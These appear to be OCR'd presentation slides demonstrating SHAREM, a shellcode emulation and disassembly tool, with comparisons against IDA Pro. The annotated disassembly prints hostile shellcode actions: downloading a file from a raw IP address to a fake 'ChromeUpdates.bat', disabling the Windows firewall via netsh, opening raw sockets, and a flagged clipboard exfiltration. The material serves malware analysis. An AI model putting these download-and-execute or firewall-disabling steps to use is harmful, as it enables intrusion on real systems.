
```
Other Comments of Note:
  Address: 0x120000b5
  Comment: Connecting to localhost on port 8081, which could indicate a test
or a staging server.
```

- Here it speculates what may be done with the ***connect*** WinAPI.

```
0x120000b5 connect(SOCKET s, const sockaddr * name, int namelen)
        SOCKET s: 0x88880000
        const sockaddr * name: 127.0.0.1:8081
        int namelen: 0x10
        Return: INT 0x0
```

```
Other Comments of Note:
  Address: 0x1200029b
  Comment: Potential exfiltration of clipboard data via concatenated URL
```

Other Comments

```
Suggested Function Names:
  label_0x3d: Load DLL Function
  Start of function: 0x3d
  End of function: 0x4e

  label_0x4f: Resolve Function Address
  Start of function: 0x4f
  End of function: 0x71

  label_0x72: Download File Function
  Start of function: 0x72
  End of function: 0xa0
```

- Analyzes the disassembly to suggest function names.
- These names are based on what is done internally within the function.

Suggested Function Names


SHAREM's
Disassembler

SHAREM's Disassembler

- Using IDA Pro, Ghidra, etc., I noticed that often there would be **very significant portions** of the disassembly that were wrong.
  - **Root cause**? **Misclassifying** data blocks as executable instructions, starting disassembly at **incorrect offsets**.
    - Some data misclassified can have a cascading effect, causing subsequent instructions to be disassembled at incorrect offsets.
  - Even **simple strings** would be **misclassified as instructions**!

Identifying Functions in Disassembly

- SHAREM is able to **identify WinAPIs** and **parameters** used in disassembly.
  - This data is obtained **via emulation**.
  - More than **30,000 WinAPIs** can be identified in this fashion.
  - Rather than just **call eax**, we see **the actual function**.

```
    ;call to Sleep
      (0x1000)
0xbb pop eax
0xbc pop edx
0xbd pop ebp
0xbe push ebp
0xbf push edx
0xc0 push eax
0xc1 xor eax, eax
0xc3 lea esi, [edx + 0x35c]
0xc9 lea edi, [edx + 0x37e]
0xcf push eax
0xd0 push eax
0xd1 push edi
0xd2 push esi
0xd3 push eax
0xd4 push dword ptr [edx + 0x21b]
0xda pop eax
0xdb call eax
    ;call to URLDownloadToFileA
      (0x0, http://167.99.229.113/default.css,
       c:\temp\ChromeUpdates.bat, 0x0, 0x0)
```

API identified

API Identified

Disassembly Annotations

```
0x5 mov eax, dword ptr fs:[ecx + 0x30]          64 8b 41 30          d.A0
    ; load TIB
0x9 mov eax, dword ptr [eax + 0xc]             8b 40 0c             .@.
    ; load PEB_LDR_DATA LoaderData
0xc mov esi, dword ptr [eax + 0x14]                                 .p.
    ; LIST_ENTRY InMemoryOrderModuleList
0xf lodsd eax, dword ptr [esi]                 ad                   .
    ; advancing DLL flink
```

PEB walking features

Disassembly Annotations

```
0x1c8 CreateProcessA - API pointer                    26 c4 25 14                &.%.
0x1cc DeleteFileA - API pointer              e0 07 26 14                ..&.
0x1d0 ExitProcess - API pointer              ac 2d 26 14                .-&.
0x1d4 LoadLibraryA - API pointer                      73 fd 25 14                s.%.
0x1d8 Sleep - API pointer                    b3 c4 25 14                ..%.
0x1dc VirtualAlloc - API pointer                      0a cc 25 14                ..%.
```


IDA Pro vs. SHAREM

```
seg000:00000079                 push    esi
seg000:0000007A                 push    dword ptr [edx+15Ah]
seg000:                         pop     eax
seg000:                         call    eax
seg000:                         xor     eax, eax
seg000:00000085                 add     eax, 6
seg000:00000088                 push    eax
seg000:00000089                 xor     eax,
seg000:0000008B                 add     eax,
seg000:0000008E                 push    eax
seg000:0000008F                 dec     eax
seg000:                         push    eax
seg000:                         call    ebp
seg000:                         pop     eax
seg000:00000094                 push    1B1h
seg000:00000099                 push    eax
seg000:0000009A                 call    ebx
seg000:0000009C                 push    1DCh
seg000:000000A1                 call    edi
seg000:000000A3
seg000:000000A3 ; ============== S U B R O U
seg000:000000A3
seg000:000000A3
seg000:000000A3 sub_A3          proc near               ; CODE XREF:
seg000:000                      cld
seg000:000                      xor     edi, edi
seg000:000                      mov     edi, dword ptr fs:loc_2D+3
seg000:000000AD                 mov     edi, [edi+0Ch]
seg000:000000B0                 mov     edi, [edi+14h]
```

API Not Identified

API Not Identified

PEB Not Identified



IDA **cannot** determine APIs.

```
0x79 push esi                                   56
0x7a push dword ptr [edx + 0x15a]               ff b2 5a 0
0x80 pop eax                                    58
0x81 call eax                                   ff d0
    ;call to WinExec
      (netsh advfirewall set allprofiles state off, SW_HI
0x83 xor eax, eax                               31 c0
0x85 add eax, 6                                 83 c0 06
0x88 push eax                                   50
0x89 xor eax, eax                               31 c0
0x8b add eax, 3                                 83 c0 03
0x8e push eax                                   50
0x8f dec eax                                    48                  H
0x90 push eax                                   50                  P
0x91 call ebp                                   ff d5               ..
    ;call to WSASocketA
      (AF_INET, SOCK_RAW, IPPROTO_TCP,
       0x0, 0x0, 0x0)
0x93 pop eax                                                        X
0x94 push 0x1b1                                 68 b1 01 00 00      h....
0x99 push eax                                   50                  P
0x9a call ebx                                   ff d3               ..
    ;call to WSAConnect
      (0x0, 0x1b1, 0x0, 0x0,
       0x0, 0x0, 0x0)
0x9c push 0x1dc
0xa1 call edi
    ;call to WSAStartup
      (0x1dc, 0x0)
        label_0xa3:
0xa3 cld                                        fc                  .
0xa4 xor edi, edi                               31 ff               1.
0xa6 mov edi, dword ptr fs:[0x30]               6                   8b 3d 30 00 00 00   d.=0...
    ; load TIB
0xad mov edi, dword ptr [edi + 0xc]
    ; load PEB_LDR_DATA LoaderData
0xb0 mov edi, dword ptr [edi + 0x14]
    ; LIST_ENTRY InMemoryOrderModuleList
```


API Identified

SHAREM determines much **invaluable data** about shellcode.

PEB features identified


Disassembly: Strings

- SHAREM has its own algorithms to discover strings.
  - **ASCII:** These bytes are classified as data – a comment denotes the value
  - **Unicode:** These bytes are classified as data – a comment denotes the value
  - **Push Stack Strings**: Stack strings that formed by a series of pushes.
    - These are instructions—a comment follows at the end.




Using Emulation Data to Enhance Disassembly

- SHAREM is able to **merge emulation data** with the disassembler to achieve **potentially flawless disassembly**.
  - This can be used to override what the disassembly engine may have found via static analysis.
- If instructions were successfully emulated, we definitively know where each emulated instruction **starts** and **ends**.
  - Thus, we may conclude that it was, in fact, an **instruction/code** and not **data**.
- SHAREM can track data by logging locations for **memory accesses** and **writes**.
  - If not used as instructions, these bytes are classified as **data**.
- SHAREM can identify **dword arrays** – i.e. placeholders that later store runtime addresses of functions.
  - The corresponding function name is provided.


0x1e4 call eax
;call to VirtualAlloc
(0x0, 0x1000, MEM_COMMIT,
PAGE_EXECUTE_READWRITE)
0x1e6 ret
Instructions
Distinguishing between Data and Instructions
Data
0x1e7 dd c78a3146
0x1eb dd 192b9095
0x1ef dd 2680acc8
0x1f3 dd f572993d
0x1f7 dd fe6a7a69
0x1fb dd ffff0000
Checksums
0x1ff CreateProcessA - API pointer
0x203 ExitProcess - API pointer
0x207 LoadLibraryA - API pointer
0x20b Sleep - API pointer
0x20f VirtualAlloc - API pointer
API Pointers
0x213 dd 99235dd9
0x217 dd ffff0000
0x21b URLDownloadToFileA - API pointer
API Pointer
0x21f urlmon.dll ; string
String
c7 8a 31 46
19 2b 90 95
26 80 ac c8
f5 72 99 3d
fe 6a 7a 69
01 00 00 00
02 00 00 00
03 00 00 00
04 00 00 00
99 23 5d d9
05 00 00 00
75 72 6c 6d 6f 6e 2e 64


Decoded Shellcode


- The shellcode shown here is actually encoded.
  - It was **decoded via emulation**.
- SHAREM displays its decoded form automatically in the disassembler.
  - **URLDownloadToFileA**, **WinExec**, and **ExitProcess** are identified with parameters.
  - **PEB** features are identified and given as comments.

